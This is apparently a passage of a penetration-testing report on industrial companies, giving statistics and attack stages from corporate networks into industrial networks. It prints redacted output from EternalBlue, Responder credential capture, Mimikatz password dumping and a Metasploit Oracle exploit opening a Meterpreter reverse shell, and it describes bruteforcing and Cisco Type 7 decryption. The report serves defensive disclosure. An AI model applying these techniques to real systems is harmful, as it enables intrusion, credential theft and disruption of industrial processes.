=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                                  ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded

fb Special (Eternalblue) >
```

100%
of industrial systems tested in 2017 were unprotected from the EternalBlue exploit

High-profile examples of attacks in 2017 using such vulnerabilities include WannaCry and NotPetya malware, which encrypted the hard disks of victims all over the world, including industrial companies. The attackers actively exploited Windows vulnerability MS17-010. The matching EternalBlue exploit was published one month after Microsoft released a patch for the vulnerability. But our penetration testing, which was performed after the exploit became available, demonstrated that the exploit could still be successfully used at all tested companies.

In total, testers managed to gain control of servers and workstations at 45 percent of industrial companies by taking advantage of well-known vulnerabilities in software. Examples of such vulnerabilities are CVE-2003-0727 in Oracle, CVE-2008-6508 in OpenFire, and MS08-067 in Windows.

Another common security flaw consists of insufficient protection against network layer and data link layer attacks. Penetration testing revealed that 100 percent of test cases were not protected against ARP Cache Poisoning attacks, and 70 percent had flaws in protection against NBNS and LLMNR protocol attacks. The latter can be used to disrupt network connectivity, as well as intercept and modify traffic as part of man-in-the-middle attacks. In particular, an internal attacker can use NBNS and LLMNR protocol attacks to extract domain user IDs and NTLM hashes of passwords from traffic, as well as passwords sent via HTTP in cleartext. This attack is rather uncomplicated, because all actions can be performed using Responder, a publicly available utility. This software helped to obtain credentials with local administrator privileges and domain access at 36 percent of tested industrial companies.



```
08/14/2017 11:07:10 AM - [HTTP] Basic Client   : 10.[redacted]
08/14/2017 11:07:10 AM - [HTTP] Basic Username : L[redacted]v
08/14/2017 11:07:10 AM - [HTTP] Basic Password : Gfhjkm
```


This attack was deemed successful at 73 percent of companies, but was not actually performed in some cases due to the risk of network disruption.

Administrators can use domain group policies to update local administrator passwords on many computers at the same time. But this way of changing credentials is not safe: when a file with such a policy exists, an attacker with domain user privileges can read its contents and recover the new passwords. We describe this type of attack in detail in our report on typical corporate information system attack scenarios. Among industrial companies, 18 percent were susceptible.

The first stage of an attack ends with gaining local administrator privileges on one or more corporate information system hosts. In some cases, the obtained credentials also allow obtaining domain access. Now the intruder is able to continue an attack on a corporate network for two purposes: finding a computer that will yield the domain administrator's credentials and collecting the maximum amount of information about company processes and systems.

Continuing an attack to extend foothold in the corporate information system

Attackers with local administrator privileges on a Windows computer (used at all tested companies) can either run special software (such as Mimikatz) to retrieve user credentials from OS memory right away or perform this on their own computer later, by copying the lsass.exe process from a target computer. This attack and relevant methods used to evade protection are given in our research regarding typical attacks on the corporate information system. Suffice it to say that this attack worked on 100 percent of tested systems, even when antivirus protection was active on servers and workstations. The reason is use of outdated OS versions, which do not have effective protection.




```
        msv :
         * Username :
         * Domain   : [redacted]
         * LM       : c[redacted]1
         * NTLM     : 1[redacted]d
        wdigest :
         * Username :
         * Domain   : [redacted]
         * Password : d[redacted]f
        kerberos :
         * Username :
         * Domain   : [redacted]
         * Password : d[redacted]f
        ssp :
         [01] * Username : [redacted]
              * Domain   : [redacted]
              * Password : 123456

mimikatz # _
```

Connection via:

Compromised hosts

Attack requires:

Local admin privileges


Internal attacker
Running hacking tools (mimikatz)
Servers, workstations
Passwords and password hashes retrieved from memory
Local and domain users
Local admins
Connection to other hosts
Servers, workstations
Passwords and password hashes retrieved from memory
Local and domain users, local admins
Similar attacks against all compromised hosts
Passwords and password hashes retrieved from memory
Domain admins
Total control
Domain controllers

Flow chart of the second stage of an attack
(continuing attack to extend foothold in corporate information system)

In the second stage, the attackers use maximum privileges on a computer to obtain user credentials from the OS memory, repeating this process on multiple computers to move up to credentials for more important accounts. Starting with first local and then domain users, the attackers' work for this stage is done when they obtain a domain administrator account. These privileges allow attackers to entrench themselves in the corporate information system (for example, using the Golden Ticket method) and proceed to attack all domain resources, investigate file systems on workstations and servers, connect remotely to executives' computers, read communications between employees, monitor their actions, and impersonate them on corporate systems.[1] Moreover, the attacker can bring the corporate information system to a complete standstill for a long period (from one day to several weeks).

[1] More details about this type of attack are available from publicly available sources, for example: adsecurity.org/?p=556


After analyzing file systems on compromised hosts as well as network file storage, the attacker obtains credentials for access to network equipment. Such credentials are often contained in configuration files, scripts, and system documentation. With these credentials, the attacker can access devices and reconfigure or disable them.

Connection via:

Compromised hosts

Attack requires:


Domain admin privileges


Internal attacker
Access to resources with domain admin privileges
Servers
Workstations
Shared directories
Intranet portals
Domain controllers
Data search and analysis
Accounting records
Employee and executive communications
Confidential documents
Configuration files
Backups
Gaining sensitive data
Search for saved connection settings
Data regarding internal processes and systems
Credentials for access to application systems and network equipment
Saved remote connection sessions to industrial network or gateway

Attack on corporate information system (information gathering)

Gaining access to critical systems and attacking the industrial network

The first two attack stages, just described, are broadly applicable to companies in all industries, not just manufacturing or utilities. Most of the vulnerabilities in question are among the top 10 most common corporate information system vulnerabilities.




Difficulty of gaining access to industrial network from user segment of the corporate information system
(percentage of client companies)

The vulnerabilities found in the corporate information systems at modern industrial facilities are much the same, the only difference being their relative positions in the list. Attack vectors at industrial companies become markedly different only during the final stage, when an attacker uses all gathered data and obtained privileges to build a channel to connect to the industrial network.


The difficulty and success of the third stage depend on several factors: network topology, implementation of traffic filtering, and presence of channels for connecting from the corporate information system to the industrial network. If no segmentation flaw allowing access to the industrial network is found, an attacker can build a channel of their own with the help of vulnerabilities and stolen privileges.

The most common access control flaws at industrial facilities that may enable penetration of the industrial network can be divided into four categories, as shown in the following diagram.



Security flaws allowing access to industrial network (percentage of client companies)

These flaws are of high severity because if the attack is successful, critical servers are compromised. It might seem that having a dedicated channel for remote control of gateway servers is less risky, because an attacker would need to obtain access to specific workstations in the corporate information system. But it is an illusion that such a solution is secure. This method of penetrating the industrial network was successfully demonstrated in most test cases.


Connection via:
Compromised hosts
Attack requires:
Accounts with relevant privileges
Saved remote connection sessions
Internal attacker
Access to systems with relevant privileges
Servers on industrial network
DBMS
Routers
Application systems
Monitoring and protection systems
Access to industrial network using existing channels
Access to DMZ
Reconfiguring devices
Disabling protection systems
Gateway servers (OPC, MES)
Routers
Protection systems
Finding and using flaws in segmentation and traffic filtering
Creating a channel for connection to the industrial network
Escalating attack against critical systems on the industrial network
SCADA

Flow chart of third stage of attack (gaining access to industrial network)


Most often, our experts found channels for remote administration of OPC or MES servers that were located in the DMZ or directly on the industrial network. These channels are generally RDP, SMB, Telnet, or SSH interfaces available for connection. Testing also revealed remote desktop access to an OPC server using RAdmin or VNC software. In some cases, a VPN channel or special terminal server was found.

Testers either bruteforced passwords to these services or obtained them in cleartext from workstations of privileged users. At 82 percent of tested companies, passwords for access to network equipment, servers, and application systems were found stored in configuration files, system backups, or ordinary Microsoft Excel spreadsheets and Microsoft Word documents. Moreover, at 36 percent of tested companies, computers of privileged users had saved sessions for remote connection (such as RDP) to the industrial network, and therefore it was not required to enter the password.

Not only administrators can have remote access to industrial network servers and gateways, but also engineers, dispatchers, executives, and other employees, as well as contractors. This can happen if administrators do not create different access rules for each user category, but use the same template for different groups.

Apart from administrator-created remote desktop access, testing also revealed incorrect firewall settings, which allowed connections to industrial network hosts or gateways via HTTP or non-standard ports. Such security flaws are most probably caused by misconfiguration. For example, these ports might have been missing from filtering rules due to human error or as a temporary workaround for a task, but were not re-blocked or disabled after the task was completed.

At one company, our testers detected the administration web interface for an APC uninterruptible power supply, which was on the industrial network but accessible from the corporate information system. The APC password was the default one set by the vendor. Although such access does not help to perform attacks on the rest of the network, the APC itself can be disabled or reconfigured, causing process disruption. The administration interface also provides a way to enable remote access via the Telnet and SSH protocols. Assessment of firewall settings revealed that some TCP ports were not filtered. Testers were able to connect to one such port, and from it, to a host.



IP: 10.[redacted]

Telnet/SSH

Telnet/SSH Network Configuration

Access: Enabled
Protocol Mode: SSH v1 only

Telnet/SSH Port Configuration

Telnet Port: 23
SSH Port: 8530

SSH Server Configuration


SSHv1 Encryption Algorithms	Key Length
□ DES	56 bit
☑ Blowfish: always enabled	128 bit
SSHv2 Encryption Algorithms	Key Length

Telnet 10.[redacted]

```
SSH-1.5-cryptlib
```

Another example of a traffic filtering flaw is the accessible connection interface of a MES database management system (such as Microsoft SQL Server). This vulnerability was present at 18 percent of clients. In all cases, the password for access to the database management system with maximum privileges was successfully bruteforced (for example, the account sa with password sa). This flaw is common for the corporate information systems of many companies in different industries, but it poses an even bigger hazard for industrial companies. If this vulnerability is successfully exploited, an attacker can not only read, delete, or falsify SCADA data or interrupt operations by disabling the server, but also develop the attack vector to gain control of industrial network hosts.

If a database management system contains known vulnerabilities, an attacker does not even need to bruteforce a password. In some test cases, a vulnerability in Oracle made it possible to perform OS Command Execution.



```
msf  exploit(oracle9i_xdb_pass) > exploit

[*] Started reverse handler on 10.[redacted]
[*] Trying target Oracle 9.2.0.1 Universal...
[*] Sending stage (752128 bytes) to 10.[redacted]
[*] Meterpreter session 1 opened (10.[redacted] -> 10.[redacted])

meterpreter > shell
Process 344 created.
Channel 1 created.
Microsoft Windows [����5.2.3790]
() ���� ������, 1985-2003.

E:\oracle\[redacted]\DATABASE>
```


These security flaws and their consequences—caused by presence of remote access to servers and traffic filtering errors—can be avoided by placing servers in a DMZ (as shown in the network scheme on page 9). However, most companies do not have a separate gateway for sending data from SCADA servers to the corporate information system. OPC and MES servers are located on the industrial network and have two network interfaces. By compromising one such server, an attacker immediately gains access to other devices on the industrial network. Such flaws were found at 18 percent of tested facilities.

The easiest scenario for an attacker, and the most dangerous for defenders, is when the industrial network is not isolated from the corporate information system. This security issue affected 18 percent of tested companies. Even if only a limited number of industrial network resources are accessible from the corporate information system, lack of strict segmentation simplifies the task of attackers. No additional attacks are required in this case, which means less work for the attacker and a lower likelihood of detection by security staff.

If a company has correctly implemented network segmentation, so that it is impossible to access the industrial network from the systems of privileged users or through a dedicated switch ("impossible" in the sense that no such channels exist), an attacker has to set up an entirely new connection to industrial network hosts. This requires access to the firewall with administrator privileges in order to reconfigure it to enable connections from the attacker's laptop or a corporate information system host to which access was gained during the previous stages of an attack.

The most common way to gain access to the firewall is retrieving credentials in cleartext from corporate information system computers, in particular from administrator workstations, domain controllers, shared directories, or FTP servers. Above all, attackers are interested in network equipment configuration files, network device addresses, passwords for device administration interfaces, credentials for access to application systems (including OPC servers and operator workstations), backup files of all types, and information on business processes.

Another common method to gain access to the firewall consists of bruteforcing the firewall password. None of the tested facilities had a default or empty password set for the firewall administration interface, but dictionary attacks were successful in every case when attempted. In many cases, the same password was used for connecting to numerous devices. The following figure demonstrates an example of gaining access to the Cisco Secure ACS.



https://[redacted]/acsadmin/

[redacted] (Primary) [redacted]

Welcome to Cisco Secure Access Control System


Essential Reading to Get Started

Let ACS guide you through these tasks

Cisco Secure ACS Online Resources: Product & Support Information Forums WWW.CISCO.COM


Copyright (c) 2013 Cisco Systems, Inc. All rights reserved.

In some cases, passwords for access to equipment were stored using the Cisco Type 7 reversible algorithm. This algorithm is vulnerable; an attacker can use publicly available tools to decrypt such passwords.




```
service password-encryption
!
hostname [redacted]
!
boot-start-marker
boot-end-marker
!
enable password 7 1[redacted]1
!
```

According to our research, dictionary passwords are most commonly used for OS access on workstations and servers for local user accounts, including administrator accounts. We managed to bruteforce passwords for router control interfaces at almost half of the tested companies.




Resources with credentials stored in cleartext (percentage of client companies)



Systems with dictionary passwords for connection (percentage of client companies)

